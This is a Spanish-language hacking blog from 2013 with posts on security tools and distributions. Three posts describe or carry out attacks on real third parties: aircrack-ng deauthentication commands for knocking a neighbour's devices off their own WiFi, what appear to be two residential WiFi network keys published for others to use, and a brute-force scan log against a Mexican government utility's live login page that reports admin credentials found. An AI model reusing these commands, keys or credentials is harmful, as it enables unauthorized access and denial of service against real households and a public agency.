Saludos Mundo Libre.
Y como siempre hoy les traigo algo para la comunidad hacking una conferencia hacker etico que se celebrara del 18 al 20 de octubre en xalapa veracruz .
Y como siempre Mundo Libre Dellcom1a apollando estos eventos en la red.
El registro es en http://www.x25.org.mx/
Seria interezante darce una vuelta por xalapa siempre salen cosas buenas, y conocemos gente nueva
Ojala nos encontremos por xalapa.
Saludos Mundo Libre.
Dellcom1a.
sábado, 8 de junio de 2013

sábado, 18 de mayo de 2013
Aprendiendo a Penetrar webs
Saludos Mundo Libre.
He leido un articulo que creo muy interzante que tradusco para ustedes :
PentesterLab es una forwards manera fácil y directa para aprender los conceptos básicos de las pruebas de penetración. Se proporciona sistemas vulnerables en una imagen virtual, y que acompaña a los ejercicios que se pueden utilizar para probar y entender vulnerabilidades.
Simplemente tiene que decidir qué camino quiere seguir, descargar el curso y comenzar a aprender. Puede ejecutar fácilmente el curso utilizando VMware, no se requiere acceso a Internet.
Que va a aprender?
◦ Fundamentos de la Web
◦ fundamentos de HTTP
◦ La detección de vulnerabilidades web comunes:
◦ Cross-Site Scripting
◦ inyecciones SQL
◦ salto de directorio
◦ inyección de comandos
◦ inyección de código
◦ ataques XML
◦ ataques LDAP
◦ La carga de archivos
◦ fundamentos de la toma de huellas dactilares
Requerimientos
◦ Un ordenador con un software de virtualización
◦ Un conocimiento básico de HTTP
◦ Un conocimiento básico de PHP

Fuente:http://www.darknet.org.uk/
Descarga: https://pentesterlab.com/
Traduccion: Dellcom1@.
Saludos Mundo Libre.
He leido un articulo que creo muy interzante que tradusco para ustedes :
PentesterLab es una forwards manera fácil y directa para aprender los conceptos básicos de las pruebas de penetración. Se proporciona sistemas vulnerables en una imagen virtual, y que acompaña a los ejercicios que se pueden utilizar para probar y entender vulnerabilidades.
Simplemente tiene que decidir qué camino quiere seguir, descargar el curso y comenzar a aprender. Puede ejecutar fácilmente el curso utilizando VMware, no se requiere acceso a Internet.
Que va a aprender?
◦ Fundamentos de la Web
◦ fundamentos de HTTP
◦ La detección de vulnerabilidades web comunes:
◦ Cross-Site Scripting
◦ inyecciones SQL
◦ salto de directorio
◦ inyección de comandos
◦ inyección de código
◦ ataques XML
◦ ataques LDAP
◦ La carga de archivos
◦ fundamentos de la toma de huellas dactilares
Requerimientos
◦ Un ordenador con un software de virtualización
◦ Un conocimiento básico de HTTP
◦ Un conocimiento básico de PHP
Fuente:http://www.darknet.org.uk/
Descarga: https://pentesterlab.com/
Traduccion: Dellcom1@.
Saludos Mundo Libre.
lunes, 13 de mayo de 2013
Trollano para facebook
Saludos Mundo Libre.
He leido un articulo sobre una extencion para firefox y chrome que alinstalarlo se crea el trollano el articulo dice asi.

He leido un articulo sobre una extencion para firefox y chrome que alinstalarlo se crea el trollano el articulo dice asi.
Microsoft ha alertado de una nueva amenaza en forma de extensión para los navegadores Google Chrome y Firefox capaz de «hackear» cuentas de Facebook. Al instalar la extensión se instala un troyano que monitorea si el usuario ha iniciado su sesión en Facebook y de ser así comienza a realizar algunas de las funciones de Facebook, como hacer comentarios en el perfil de otros usuarios o hacer clic en Me gusta en los contenidos de la red social.
En las últimas semanas, la compañía estadounidense Microsoft ha descubierto un nuevo software malicioso que permite 'hackear' las cuentas de Facebook de los usuarios que han instalado la extensión, así lo anuncia la compañía en su último informe de seguridad publicado el pasado viernes.
El anuncio recoge que han sido avisados de una ola de infecciones en ordenadores a través de un troyano instalado en extensiones de los buscadores. Este 'malware' sería capaz de hacerse con los principales datos de una cuenta de Facebook permitiendo su uso a los creadores del virus. Se trata de un virus troyano que fue detectado por primera vez en Brasil.
Su modus operandi consiste en comprobar primeramente si el usuario infectado mantiene una sesión iniciada en la red social Facebook. De ser así, el software descargará un archivo de configuración en el que se encontrará una pequeña lista de comandos que cambiará en función del archivo.
Seguir leyendo. http://www.abc.es/tecnologia/noticias/20130513/abci-extension-chrome-mozilla-hackear-201305131630.html
Sera interezante descargarlo y explorarlo para ver su funcionamiento.
Pues hay selos dejo.
Dellcom1@.
sábado, 4 de mayo de 2013
View HTTP
Saludos Mundo Libre.
Me he topado con una web muy interezante que les traigo como siempre la web es.
http://www.web-sniffer.net/
como se han de imajinar es una web que nos proporciona informacion de la web que queremos investigar uselan y exploren un poco para que la entiendan.
Saludos Mundo Libre.
Me he topado con una web muy interezante que les traigo como siempre la web es.
http://www.web-sniffer.net/
como se han de imajinar es una web que nos proporciona informacion de la web que queremos investigar uselan y exploren un poco para que la entiendan.
HTTP Request Header
Connect to 189.254.33.15 on port 80 ... ok

GET /portal/ HTTP/1.1[CRLF]
Host: www.ixe.com.mx[CRLF]
Connection: close[CRLF]
User-Agent: Web-sniffer/1.0.44 (+http://web-sniffer.net/)[CRLF]
Accept-Encoding: gzip[CRLF]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8[CRLF]
Accept-Language: en-US,en;q=0.5[CRLF]
Accept-Charset: ISO-8859-1,UTF-8;q=0.7,*;q=0.7[CRLF]
Cache-Control: no-cache[CRLF]
Referer: http://web-sniffer.net/[CRLF]
[CRLF]
HTTP Response Header
| Name | Value | Delim |
|---|---|---|
| Status: HTTP/1.1 200 OK | ||
| Date: | Sun, 05 May 2013 01:32:04 GMT | |
| Content-type: | text/html | |
| Set-Cookie: | FWPFSESSIONID=1HvpRF2SlKx5hLNpHmyPLjDRyJpDlK7DPQCt4npGSTtbLhGKQD9D!1426421969!-216289411; path=/ | |
| SET-COOKIE: | JSESSIONID=1HvpRF2SlKx5hLNpHmyPLjDRyJpDlK7DPQCt4npGSTtbLhGKQD9D!1426421969!-216289411!1367717522849; HttpOnly | |
| Connection: | close | |
Saludos Mundo Libre.
jueves, 2 de mayo de 2013
Kali Linux
Saludos Mundo Libre.
Como sienpre les tarigo lo mejor de lo mejor ahora le toca a Kali linux.
Kali Linux
"Así que, ¿cuál es la diferencia entre BackTrack y Kali?" Se puede preguntar. Por desgracia para nosotros, eso no es una pregunta fácil de responder. Es una mezcla entre el "todo" y "no mucho", dependiendo de cómo se utiliza BackTrack.
Desde el punto de vista del usuario final, el cambio más obvio sería el cambio a Debian y un sistema compatible FHS. Lo que esto significa es que en lugar de tener que navegar a través del árbol pentest /, usted será capaz de llamar a cualquier herramienta desde cualquier lugar en el sistema en todas las aplicaciones se incluye en la ruta del sistema. Sin embargo, hay mucho escondido magia en la última frase. Voy a enumerar rápidamente algunos de los nuevos beneficios de este movimiento.
Streaming de seguridad y actualizaciones del paquete de Debian
Nuestros nuevos repositorios simplificados sincronizan con los repositorios de Debian 4 veces al día, constantemente le proporciona las últimas actualizaciones de paquetes y parches de seguridad disponibles.
Debian RoHS Embalaje de cada herramienta en Kali
Aquí es donde hemos pasado la mayor parte de nuestro tiempo y esfuerzo. Sin descanso embalaje docenas de herramientas útiles, cuidadosamente asegurándose de nuestros paquetes son compatibles Debian.
Embalaje a largo plazo y el mantenimiento de altos Profile Tools
Muchas de las herramientas en nuestra caja de herramientas tienen que ser "punta de lanza". Esto significa que estamos de asumir la tarea de empaquetar y mantener versiones de aguas arriba de muchas herramientas para que nuestros usuarios se mantienen siempre al día lo que verdaderamente importa.
Proceso de desarrollo aerodinámico
A medida que nuestros paquetes de fuentes son ahora también compatible con Debian, puede obtener fácil y rápidamente las fuentes necesarias de cada herramienta, y luego modificar y volver con un par de comandos.
Builds Bootstrap y personalizaciones ISO
Uno de los muchos beneficios de nuestro movimiento a un sistema compatible con Debian, es la capacidad de Bootstrap un Kali Instalación / ISO directamente desde nuestros repositorios. Esto significa que usted puede crear fácilmente sus propias personalizaciones de Kali, así como realizar instalaciones de red de la empresa desde un repositorio local o remoto.
Automatización de Kali Instalaciones
Kali instalaciones de Linux pueden ahora ser automatizadas usando archivos de pre-siembra. Esto permite que toda la empresa de personalización y despliegue en varios sistemas.
Desarrollo ARM real
BackTrack 5 trajo consigo un nuevo soporte para el hardware de ARM. Nuestro ARM acumulación bot era una versión modificada Motorola Xoom tableta, que basta con decir, no duró por mucho tiempo. Para ayudar a solucionar este problema, Offensive Security ha donado un grupo ARM Calxeda a nuestro proyecto, lo que permite el desarrollo confiable y de largo plazo de Kali imágenes ARM Linux.
Completar Desktop Environment flexibilidad.
Nuestros nuevos entornos de compilación y el depósito permite una completa flexibilidad en la generación de sus propios ISOs actualizadas Kali, con cualquier entorno de escritorio que desee. ¿Prefiere KDE? LXDE? Xfce? ¿Algo más? A continuación, cambie el Kali entorno de escritorio sí mismo.
Actualizaciones sin fisuras entre las versiones futuras
Otro de los beneficios derivados de la transición a un sistema compatible con Debian es la capacidad de actualizar sin problemas futura versión principal de Kali. Ya no va a tener que volver a instalar el equipo de pruebas de penetración por una nueva versión de Kali saliendo.
Con todos estos cambios (y muchos más), se puede ver por qué estamos tan entusiasmados con este lanzamiento. Seguir adelante y darle un giro Kali. Dirígete a la zona de documentación de algunos guías de instalación, y luego a nuestros foros y unirse a la nueva era de Kali comunidad!

la podremos descargar desde :
http://www.kali.org/news/kali-linux-whats-new/
una exelente iso que la disfruten como yo.
Saludos Mundo Libre.
martes, 16 de abril de 2013
Honey Drive honeypot
Saludos Mundo Libre.
Ya he ablado en otras ocaciones de este tema ahora les pongo a la mano esto la traduccion dice.
HoneyDrive
HoneyDrive es un dispositivo virtual (OVA) con Xubuntu 12.04 Escritorio edición de 32 bits instalado. Contiene varios paquetes de software tales como honeypot Kippo SSH honeypot, Dionaea el malware honeypot, Honeyd honeypot de baja interacción, Glastopf web honeypot junto con Wordpot, honeyclient Thug y mucho más. Además, incluye útiles escrituras pre-configuradas y utilidades para analizar, visualizar y procesar los datos que puede capturar, como Kippo-Graph, Honeyd Viz-, y mucho más. Por último, muchos otros valores útiles, medicina forense y herramientas relacionadas de malware también están presentes en la distribución.
La última versión (0.2) de HoneyDrive Desktop (edición Nectar), publicado el 16 de enero de 2012 se organizó en SourceForge.net: http://sourceforge.net/projects/honeydrive/
Por favor, eche un vistazo a el archivo README.txt en SourceForge (también incluido dentro del disco virtual) para ver dónde se encuentra cada cosa.
INSTALACIÓN:
Una vez descargado el archivo, sólo tiene que importar el dispositivo virtual a su gerente máquina virtual / hipervisor (software sugerido: Oracle VM VirtualBox). Si desea utilizar HoneyDrive en productos VMware (Workstation, ESXi, etc) por favor, lea esto: HoneyDrive programa de instalación en VMware
CARACTERÍSTICAS:
Dispositivo virtual basado en Xubuntu 12.04 Desktop.
Distribuido en formato OVA individual, listo para ser importado.
LAMP completo instalado (Apache 2, MySQL 5), además de herramientas como phpMyAdmin.
Kippo SSH honeypot, más Kippo-Graph, scripts útiles Kippo2MySQL y otros.
Dionaea honeypot de malware, además de DionaeaFR y otros scripts útiles.
Amón honeypot de malware, además de secuencias de comandos útiles.
Kojoney honeypot SSH, además de secuencias de comandos útiles.
Glastopf web honeypot, junto con Wordpot WordPress honeypot.
Honeyd honeypot de baja interacción, más Honeyd2MySQL, Honeyd Viz-y otros scripts útiles.
LaBrea sticky honeypot, Honeypot Tiny, IIS emulador y INetSim.
Thug honeyclient para el análisis de los ataques del lado del cliente, junto con el colector de malware mwcrawler.
Un conjunto completo de seguridad, medicina forense y anti-malware de herramientas para el monitoreo de la red, código shell maliciosos y análisis PDF, como ntop, p0f, EtherApe, nmap, DFF, Wireshark, ClamAV, ettercap, Automater, UPX, pdftk, Flasm, pdf- parser, Pyew, dex2jar y mucho más.
Firefox plugins preinstalados, además del software adicional útil, como GParted, Terminator, Adminer, VYM, Xpdf y mucho más.
PREGUNTAS FRECUENTES:
1 ¿Por qué utilizar HoneyDrive?
HoneyDrive le ahorra tiempo! Cuenta con todos los principales honeypot relacionada con software pre-instalado y pre-configurado para trabajar fuera de la caja (o con algunas opciones de configuración de su gusto). Como ya lo he visto muchas veces en los comentarios y solicitudes de apoyo que recibo, la creación de un sistema honeypot no siempre es algo fácil. Esto es especialmente cierto para los nuevos aficionados INFOSEC administradores de sistemas y los "duros" para configurar el software como Dionaea por ejemplo.
2.Que utilidades y software están incluidos en HoneyDrive?
HoneyDrive contiene todos los principales honeypot relacionada con software y herramientas útiles muchos más. Para obtener una lista completa tendrás que echar un vistazo a el archivo Readme.txt que se incluye en el dispositivo virtual (lo encontrará en el escritorio) o en línea en la sección de descargas de SourceForge (enlace de arriba).
3. incluido en HoneyDrive?
Yo no soy un gurú de la seguridad y por desgracia no se puede realizar un seguimiento de cada pieza diferente de software. Sin embargo, estoy muy abierto a sugerencias sobre HoneyDrive! Si usted sabe de una herramienta que puede resultar muy positiva, por favor hágamelo saber dejando un comentario en esta página y será incluido en la próxima versión de HoneyDrive.
4.Cómo hago para empezar? ¿Cómo puedo ingresar?
Sólo tienes que descargar el archivo OVA desde SourceForge (enlace de arriba) e importarlo en su gestor de máquina virtual / hipervisor. A continuación, puede iniciar sesión con la contraseña "honeydrive" (sin las comillas).
5.Que es la contraseña para [a insertar-nombre aquí]?
Una vez más, lo mejor es leer el archivo readme.txt incluido en el dispositivo virtual o en línea en la sección de descargas de SourceForge (enlace de arriba). Cada contraseña que necesita está incluido en su sección correspondiente.
Lo podremos descargar desde
http://bruteforce.gr/honeydrive
Saludos Mundo Libre.
viernes, 29 de marzo de 2013
Ataque DDos a una rede Wifi
Saludos Mundo Libre.
Si ya tienes la red del vesino a un quilometro o al lado y te encuentras bajando musica, videos, atacando la web o te encuentras jugando el xbox360 y la coneccion esta lenta que ya a estas alturas es algo inposible enfin.
Creamos un Ataque DDos a la wifi.
En una terminal ponemos lo siguiente.
#airmon-ng start wlan0 para poner la tarjeta en monitor.
#airodump-ng mon0 Monitoreamos la red.
#aireplay-ng -0 0 -a el ap la mac de la red mon0
asta aqui el ataque DDos a sido al modem de la red.
ahora para atacar a el DDos y el cliente que nos esta molestando y solo consume el ancho de banda.
#aireplay-ng -0 0 -a el ap la mac de la red -c la mac de la victima mon0
Mientras aireplay-ng este mandando paquetes la victima dejara de tener servicio y asi podremos seguir atacando webs, jugando bueno lo que te venga en gana.

Dellcom1@.
Saludos Mundo Libre.
Si ya tienes la red del vesino a un quilometro o al lado y te encuentras bajando musica, videos, atacando la web o te encuentras jugando el xbox360 y la coneccion esta lenta que ya a estas alturas es algo inposible enfin.
Creamos un Ataque DDos a la wifi.
En una terminal ponemos lo siguiente.
#airmon-ng start wlan0 para poner la tarjeta en monitor.
#airodump-ng mon0 Monitoreamos la red.
#aireplay-ng -0 0 -a el ap la mac de la red mon0
asta aqui el ataque DDos a sido al modem de la red.
ahora para atacar a el DDos y el cliente que nos esta molestando y solo consume el ancho de banda.
#aireplay-ng -0 0 -a el ap la mac de la red -c la mac de la victima mon0
Mientras aireplay-ng este mandando paquetes la victima dejara de tener servicio y asi podremos seguir atacando webs, jugando bueno lo que te venga en gana.
Dellcom1@.
Saludos Mundo Libre.
jueves, 28 de marzo de 2013
wifi hacking
Saludos Mundo Libre.
He estado algo ocupado en estas cuaresmas mas trabajo y en espera de que las trabajadoras se apuran me he puesto a explorar unas redes pues he aqui .
Si se encuentran por la sona de la 46 poniente y la 13 norte pues aqui estan los puntos de entrada a internet.
infinitum1487 9204344344
infinitum6129 8787721807
Pues hay se las dejo .
Saludos Mundo Libre.
He estado algo ocupado en estas cuaresmas mas trabajo y en espera de que las trabajadoras se apuran me he puesto a explorar unas redes pues he aqui .
Si se encuentran por la sona de la 46 poniente y la 13 norte pues aqui estan los puntos de entrada a internet.
infinitum1487 9204344344
infinitum6129 8787721807
Pues hay se las dejo .
Saludos Mundo Libre.
martes, 19 de marzo de 2013
CFE Vulnerable
Saludos Mundo libre.
He aqui la vulnerabilidad de cfe hay se las dejo.
http://app.cfe.gob.mx/Aplicaciones/CCFE/Recibos/consulta/Default.aspx
[Tue 19 Mar 2013 08:50:46 PM CST] Auto-enabling plugin: grep.passwordProfiling
[Tue 19 Mar 2013 08:50:46 PM CST] Auto-enabling plugin: grep.getMails
[Tue 19 Mar 2013 08:50:46 PM CST] Auto-enabling plugin: grep.lang
[Tue 19 Mar 2013 08:50:48 PM CST] The page language is: es
[Tue 19 Mar 2013 08:50:49 PM CST] Starting formAuthBrute plugin execution.
[Tue 19 Mar 2013 08:50:51 PM CST] Found a form login. The action of the form is: "http://app.cfe.gob.mx/Aplicaciones/CCFE/Recibos/Consulta/login.aspx?ReturnUrl=/Aplicaciones/CCFE/Recibos/consulta/Default.aspx".
[Tue 19 Mar 2013 08:50:51 PM CST] The username field to be used is: "ctl00$PHContenidoPag$UCLogin2$LoginUsuario$UserName".
[Tue 19 Mar 2013 08:50:51 PM CST] The password field to be used is: "ctl00$PHContenidoPag$UCLogin2$LoginUsuario$Password".
[Tue 19 Mar 2013 08:50:51 PM CST] Starting form authentication bruteforce on URL: "http://app.cfe.gob.mx/Aplicaciones/CCFE/Recibos/Consulta/login.aspx?ReturnUrl=/Aplicaciones/CCFE/Recibos/consulta/Default.aspx".
[Tue 19 Mar 2013 08:55:29 PM CST] Found authentication credentials to: "http://app.cfe.gob.mx/Aplicaciones/CCFE/Recibos/Consulta/login.aspx?ReturnUrl=/Aplicaciones/CCFE/Recibos/consulta/Default.aspx". A correct user and password combination is: admin1/roo7123. This vulnerability was found in the request with id 1907.
[Tue 19 Mar 2013 08:55:35 PM CST] Found authentication credentials to: "http://app.cfe.gob.mx/Aplicaciones/CCFE/Recibos/Consulta/login.aspx?ReturnUrl=/Aplicaciones/CCFE/Recibos/consulta/Default.aspx". A correct user and password combination is: admin1/21. This vulnerability was found in the request with id 1919.
[Tue 19 Mar 2013 08:55:52 PM CST] Finished bruteforcing "http://app.cfe.gob.mx/Aplicaciones/CCFE/Recibos/Consulta/login.aspx?ReturnUrl=/Aplicaciones/CCFE/Recibos/consulta/Default.aspx".
[Tue 19 Mar 2013 08:55:52 PM CST] Starting basicAuthBrute plugin execution.
[Tue 19 Mar 2013 08:55:52 PM CST] Starting formAuthBrute plugin execution.
[Tue 19 Mar 2013 08:55:52 PM CST] Starting basicAuthBrute plugin execution.
[Tue 19 Mar 2013 08:55:52 PM CST] Found 3 URLs and 4 different points of injection.
[Tue 19 Mar 2013 08:55:52 PM CST] The list of URLs is:
[Tue 19 Mar 2013 08:55:52 PM CST] - http://app.cfe.gob.mx/Aplicaciones/CCFE/Recibos/Consulta/login.aspx
[Tue 19 Mar 2013 08:55:52 PM CST] - http://app.cfe.gob.mx/Aplicaciones/CCFE/Recibos/Consulta/login.aspx?ReturnUrl=/Aplicaciones/CCFE/Recibos/consulta/Default.aspx
[Tue 19 Mar 2013 08:55:52 PM CST] - http://app.cfe.gob.mx/Aplicaciones/CCFE/Recibos/consulta/Default.aspx
[Tue 19 Mar 2013 08:55:52 PM CST] The list of fuzzable requests is:
[Tue 19 Mar 2013 08:55:52 PM CST] - http://app.cfe.gob.mx/Aplicaciones/CCFE/Recibos/Consulta/login.aspx | Method: GET | Parameters: (ReturnUrl="/Aplicacio...")
[Tue 19 Mar 2013 08:55:52 PM CST] - http://app.cfe.gob.mx/Aplicaciones/CCFE/Recibos/Consulta/login.aspx?ReturnUrl=/Aplicaciones/CCFE/Recibos/consulta/Default.aspx | Method: POST | Parameters: (__EVENTARGUMENT="", __VIEWSTATE="/wEPDwUJNj...", ctl00$PHContenidoPag$UCLogin2$LoginUsuario$Password="", ctl00$PHContenidoPag$UCLogin2$LoginUsuario$RememberMe="", ctl00$PHContenidoPag$UCLogin2$LoginUsuario$UserName="", __EVENTTARGET="")
[Tue 19 Mar 2013 08:55:52 PM CST] - http://app.cfe.gob.mx/Aplicaciones/CCFE/Recibos/Consulta/login.aspx?ReturnUrl=/Aplicaciones/CCFE/Recibos/consulta/Default.aspx | Method: POST | Parameters: (__EVENTARGUMENT="", ctl00$PHContenidoPag$UCLogin2$LoginUsuario$UserName="", __VIEWSTATE="/wEPDwUJNj...", __EVENTTARGET="", ctl00$PHContenidoPag$UCLogin2$LoginUsuario$Password="")
[Tue 19 Mar 2013 08:55:52 PM CST] - http://app.cfe.gob.mx/Aplicaciones/CCFE/Recibos/consulta/Default.aspx | Method: GET
[Tue 19 Mar 2013 08:55:52 PM CST] Password profiling TOP 100:
[Tue 19 Mar 2013 08:55:52 PM CST] - [1] recibo with 19 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [2] Conoce with 13 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [3] function with 10 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [4] Servicios with 9 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [5] Consulta with 8 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [6] tarifa with 8 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [7] case with 8 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [8] Incremento with 7 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [9] servicio with 7 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [10] carga with 7 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [11] domicilio with 6 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [12] tarifas with 6 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [13] servicios with 6 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [14] Avisar with 5 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [15] Consultar with 5 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [16] cuenta with 5 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [17] fallas with 5 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [18] instalaciones with 4 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [19] adquisiciones with 4 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [20] leer with 4 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [21] libranza with 4 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [22] Factores with 4 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [23] complementarias with 4 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [24] medidor with 4 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [25] Nuestros with 4 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [26] contigo with 4 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [27] ajuste with 4 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [28] Solicitar with 4 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [29] compromisos with 4 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [30] cliente with 4 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [31] Disposiciones with 4 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [32] contrato with 4 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [33] solicitud with 4 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [34] Gasoducto with 4 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [35] modifican with 4 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [36] entrega with 4 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [37] Cambiar with 4 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [38] Nuevo with 4 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [39] autorizan with 4 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [40] Pago with 4 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [41] Acuerdos with 4 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [42] dejes with 3 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [43] Proyectos with 3 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [44] sorprender with 3 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [45] Cambios with 3 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [46] generales with 3 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [47] obra with 3 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [48] Solicitud with 3 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [49] Normas with 3 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [50] Ahorro with 3 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [51] ahorrar with 3 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [52] Consejos with 3 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [53] arrendamientos with 3 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [54] contratar with 3 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [55] menos with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [56] Aspectos with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [57] Obra with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [58] return with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [59] Precio with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [60] comprometidas with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [61] Programa with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [62] convocatorias with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [63] cargos with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [64] medias with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [65] fijos with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [66] Tarifa with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [67] realizar with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [68] ahora with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [69] alta with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [70] Tarifas with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [71] cuando with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [72] potencias with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [73] Calendario with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [74] solicitada with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [75] proveedores with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [76] general with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [77] materia with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [78] sitio with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [79] anual with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [80] Cuotas with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [81] usuario with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [82] Licitaciones with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [83] switch with 2 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [84] fono with 1 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [85] Listado with 1 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [86] derechos with 1 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [87] Contratos with 1 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [88] comenzar with 1 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [89] Inicio with 1 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [90] Nombre with 1 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [91] nuestro with 1 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [92] Ramal with 1 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [93] actividades with 1 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [94] contratos with 1 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [95] personas with 1 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [96] productivas with 1 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [97] Ejecutivo with 1 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [98] Sala with 1 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [99] Pagos with 1 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] - [100] Cambio with 1 repetitions.
[Tue 19 Mar 2013 08:55:52 PM CST] Finished scanning process.
Guessable credentials.
davshell.
Saludos Mundo Libre.
miércoles, 13 de marzo de 2013
Deft
Saludos Mundo Libre.
Como siempre y en busca de los mejores iso forences he aqui otro con exelente entorno y muy completo Deft.
DEFT 7 se basa en el nuevo kernel 3 (lado de Linux) y el DART (Digital Advanced Response Toolkit) con las mejores herramientas de Windows del freeware informática forense. Es un nuevo concepto de sistema informático forense que LXDE uso como entorno de escritorio y el vino para ejecutar herramientas de Windows bajo Linux y Administrador de montaje como herramienta para la gestión de dispositivos.
Es un sistema muy profesional y estable que incluye una excelente detección de hardware y las aplicaciones de código libre y abierto más dedicados a gestión de crisis, la inteligencia cibernética y la informática forense.
DEFT está destinado a ser utilizado por:
militar
policía
investigadores
Auditores de TI
Las personas
DEFT es 100% made in Italy
Lo podremos descargar desde:http://www.deftlinux.net/download/
Hay se los dejo como siempre ustedes tienen la ultima palabra.
Dellcom1@,
Saludos Mundo Libre.
martes, 12 de marzo de 2013
Hackers
Saludos Mundo Libre.
